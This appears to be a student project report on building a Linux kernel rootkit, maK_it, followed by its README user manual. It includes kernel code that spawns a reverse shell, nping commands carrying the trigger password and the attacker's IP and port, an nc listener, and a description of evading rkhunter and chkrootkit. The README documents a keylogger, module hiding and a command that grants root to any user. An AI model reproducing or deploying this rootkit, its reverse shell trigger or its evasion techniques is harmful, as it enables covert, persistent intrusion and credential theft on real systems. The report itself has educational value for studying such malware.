
I eventually stumbled across the usermode-helper API and the **call_usermodehelper()** function. This function invokes user-space scripts from within the kernel. This greatly increases the reach of our rootkit and would allow us to exert much greater control over the operating system much easier. There is definitely a lot more cool stuff to be investigated in future in this area.

2.6.1 Invoking a user space reverse shell daemon from the kernel..

```
static int start_listener(void){
        char *argv[] = { SHELL, NULL, NULL};
        static char *env[] = {
                "HOME=/",
                "TERM=linux",
                "PATH=/sbin:/bin:/usr/sbin:/usr/bin", NULL};
        return call_usermodehelper(argv[0], argv, env, UMH_WAIT_PROC);
}
```

In this section of research I also became much more familiar with the Nmap 6 toolkit. After we install the maK_it rootkit on the victim machine. Running **tcpdump ip proto \\icmp -X -v** we can view a lot of information about icmp requests.


2.6.2 Running tcpdump to investigate icmp packets



```
[root@localhost revShell]# tcpdump ip proto \\icmp -X -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
05:01:00.797343 IP (tos 0x0, ttl 51, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.64.114.28 > c1108022-8912.cloudatcost.com: ICMP echo request, id 5038, seq 1, length
 64
        0x0000:  4500 0054 0000 4000 3301 6c87 c040 721c  E..T..@.3.l..@r.
        0x0010:  a2db 05ea 0800 d55a 13ae 0001 850d 6253  .......Z......bS
        0x0020:  0000 0000 5ec2 0a00 0000 0000 1011 1213  ....^...........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
05:01:00.797400 IP (tos 0x0, ttl 64, id 62242, offset 0, flags [none], proto ICMP (1), lengt
h 84)
    c1108022-8912.cloudatcost.com > 192.64.114.28: ICMP echo reply, id 5038, seq 1, length 6
4
        0x0000:  4500 0054 f322 0000 4001 ac64 a2db 05ea  E..T."..@..d....
        0x0010:  c040 721c 0000 dd5a 13ae 0001 850d 6253  .@r....Z......bS
        0x0020:  0000 0000 5ec2 0a00 0000 0000 1011 1213  ....^...........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
```

This is the output you would see by running a regular ping from our own machine to the victim machine. Example **ping victim.r00tkit.me**. Using a tool called nping (part of Nmap 6) we can craft packets. If we run **nping --icmp -c 1 --dest-ip victim.r00tkit.me --data-string 'Hello World'** we can see the Hello world in the tcp dump on the victim machine.

2.6.3 Output of Hello world icmp packet.



```
[root@localhost revShell]# tcpdump ip proto \\icmp -X -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
05:06:47.423594 IP (tos 0x0, ttl 51, id 30318, offset 0, flags [none], proto ICMP (1), lengt
h 39)
    192.64.114.28 > c1108022-8912.cloudatcost.com: ICMP echo request, id 16197, seq 1, lengt
h 19
        0x0000:  4500 0027 766e 0000 3301 3646 c040 721c  E..'vn..3.6F.@r.
        0x0010:  a2db 05ea 0800 46eb 3f45 0001 4865 6c6c  ......F.?E..Hell
        0x0020:  6f20 776f 726c 6400 0000 0000 0000       o.world.......
05:06:47.423628 IP (tos 0x0, ttl 64, id 62243, offset 0, flags [none], proto ICMP (1), lengt
h 39)
    c1108022-8912.cloudatcost.com > 192.64.114.28: ICMP echo reply, id 16197, seq 1, length
19
        0x0000:  4500 0027 f323 0000 4001 ac90 a2db 05ea  E..'.#..@.......
        0x0010:  c040 721c 0000 4eeb 3f45 0001 4865 6c6c  .@r...N.?E..Hell
        0x0020:  6f20 776f 726c 64                        o.world
```

Using this knowledge I wrote my icmp reverse shell. I simply listens for icmp packets and inspects them for a secret key or password. When this matches we then search for the attacker provided ip and port to send our reverse shell to.

With the rootkit installed, a password of maK_it_$H3LL and an attacker machine of 127.0.0.2. The attacker can simply open up a listener on port 31173. From another shell the attacker runs the following **nping --icmp -c 1 -dest-ip [victim-ip] --data-string 'maK_it_$H3LL 127.0.0.2 31173'** we should be greeted with the following.

```
mak@attacker.server:~$ nc -l 31173

maK_it

/bin/bash shell…
```

There are many different things an attacker could do with this technique such as using different packets or protocols to trigger the reverse shell or using a bind shell etc. An interesting thing here is that the attacker could even customize their rootkit to bypass the firewalls of whatever the target organization is.

3. Problems & Decisions 3.1 Difficulties

The main problems throughout the development process have stemmed from my lack of experience with using the C programming language. I feel I have greatly increased my understanding of it throughout though. Writing kernel code is of course very different than writing user-space code, which is all I had experience with. I became aware of many of these differences while undertaking the project.

There were lots of resources available with regard to learning about rootkits and kernel development. I did however find that most publicly available rootkits seem to be poorly written and often resulted in kernel panics and crashes. I feel I have overcome many of these issues in my own project.

I decided to aim at the stealth aspect of my rootkit. I was testing all of the kernel modules I developed against commonly used rootkit scanners. My goal towards the end became hiding it from these scanners. There are so many different techniques and ways available for obfuscating and hiding rootkits that my success in this area is only considered a minor achievement in my own view.

There were many commonly used techniques that would result in much lower reliability of the final project and as a result I decided to completely avoid them. Writing to a file from the kernel is one such issue. I spent a lot of time trying to get my implementation of this to work but it still resulted in inconsistencies and crashes. A big decision was deciding against the use of system call hijacking, using this technique I found set off most of the rootkit scanners. I am still very happy with the knowledge I gained looking into this technique however.

3. Problems & Decisions 3.2 Testing

Testing was one of the hardest aspects to this project. My only option was to develop and test everything on virtual machines for this reason. I was already very familiar with virtualbox and found this excellent to use in this regard as I could take snapshots of my Operating system before testing any of the new techniques or kernel modules. It is quite difficult to test code within the kernel so I mainly had to rely on printing and logged errors.

Systemtap was the greatest tool in this regard as I could test my kernel functions before actually implementing them in the kernel module. It was very helpful being able to debug in real time with systemtap. I could probe the values of the variable being passed around by any of my functions. This was an excellent debugging tool and I feel I can definitely use this knowledge to diagnose any operating system in future.

3. Problems & Decisions

3.3 Time constraints

The largest problem with all of this research was trying to decide how much time to give each of the components. As all of this information was very new to me, I did have difficulty in allocating time to spend on each element. The largest time sinks I found that didn't pay off (other than the knowledge gained) was looking into system call hijacking. I implemented file and process hiding mechanisms, tty hijacking etc but all of these techniques were well known and implemented widely. I decided against using them in the end as they made my rootkit very easy to find, which I think defeats the challenge/purpose of them

I spent a lot of valuable time researching and definitely am happy I learned so many new things. I feel if I had more time I could have definitely had a much more impressive and extensive product at the end. Another difficult element was trying to balance and find time around all of the other work I was carrying out in final year to research.

There were lots of other areas I would have liked to look into that I didn't get time to look at in the end. One of which was implementing my own entire virtual file system as a means of hiding the rootkit.

4. Conclusion

4.1 Learning Outcomes & Achievements

I feel I have learned so many new things as a result of this project. I am much more familiar with methods deployed by old and modern rootkits as a means of carrying out their operations. I also feel I am much more understanding of the Linux operating system. I would like to summarise the new tools and areas I have gained knowledge in as a result of this project.

- Kernel Module Programming & Linux development
- Systemtap - As both a live OS debugging tool and as a programming language
- Nmap & nping & netcat
- The Linux kernel programming API
- C
- ICMP protocols
- rootkit Implementation, detection & mitigation techniques
- System calls
- Device Drivers
- Redhat & CentOS linux distributions
- 2.6.* Linux kernel

I am happy also with my achievements. The product developed at the end is reliable and works on the latest version of an operating system widely deployed and used in production environments. I am also happy that I managed to bypass the most commonly used Linux rootkit detection tools.

4. Conclusion 4.2 Future Research & Ideas

I would like to investigate in future how this same functionality would work on the most recent version of the linux kernel. This project has also given me a great interest in systems programming that I would like to explore. I would like to also further look into how rootkits work on slightly different operating systems such as Windows and BSD.

I am very happy with the research I did during this project and I feel I have a much greater understanding of how operating systems are developed and work.

4. Conclusion 4.3 Appendices

4.3.1 Appendices used.

System call hijacking

http://vulnfactory.org/blog/2011/08/12/wp-safe-or-not/

http://en.wikipedia.org/wiki/Control_register#CR0

http://memset.wordpress.com/2010/12/03/syscall-hijacking-kernel-2-6-systems/

http://www.tldp.org/HOWTO/html_single/Module-HOWTO/

http://en.wikipedia.org/wiki/Loadable_kernel_module

Research

https://sourceware.org/systemtap/langref/

http://tldp.org/LDP/lkmpg/2.4/html/book1.htm

http://www.phrack.org/

http://memset.wordpress.com/

http://kernelnewbies.org/

http://www.redbooks.ibm.com/abstracts/redp4469.html

http://man7.org/tlpi/

http://c.learncodethehardway.org/book/

Kernel development & device driver programming

Love, Robert. (2012). Devices and Modules. In: Linux Kernel Development. 3rd ed. USA, Indiana: Addison Wesley. 337-363.

http://appusajeev.wordpress.com/2011/06/18/writing-a-linux-character-device-driver

http://stapbofh.krunch.be/systemtap-bofh-fosdem2011020501.pdf

5. maK_it: Linux Rootkit code

5.1 template.c

The entire code for this project is available at the following location.

https://github.com/maK-/maK_it-Linux-Rootkit

README -USER MANUAL
========================

This is a simple rootkit implementation for the project described
at the following locations
http://blogs.computing.dcu.ie/wordpress/mak0/

http://r00tkit.me

This rootkit avoids both the chkrootkit & rkhunter scanners as intended.

It is fully compatible with the latest version of CentOS 6.5

To run simply run "make" in the folder with the Makefile.

install with
insmod maK_it.ko

Remove with
rmmod maK_it

===============
Commands
===============

Echo any of the following into /dev/.maK_it

debug - turn /var/log/messages debug messages on or off.

keyLogOn - turn the keylogger on

keyLogOff - turn the keylogger off

modHide - hide the module (hidden by default in insmod)

modReveal - reveal the module (so you can rmmod it)

rootMe - give root privileges to user

shellUp - Turn on a packet sniffer for reverse shell icmp

shellDown - Turn off the packet sniffer daemon

To trigger the reverse shell, listen on a port of your choice
on your own machine. The shell will be returned if you send an
icmp packet with the right trigger word, your ip/port.

Example: nping --icmp -c 1 -dest-ip 127.0.0.1 --data-string 'maK_it_$H3LL 127.0.0.1 31337'

A port listener can be simply opened on your machine using nc -l 31337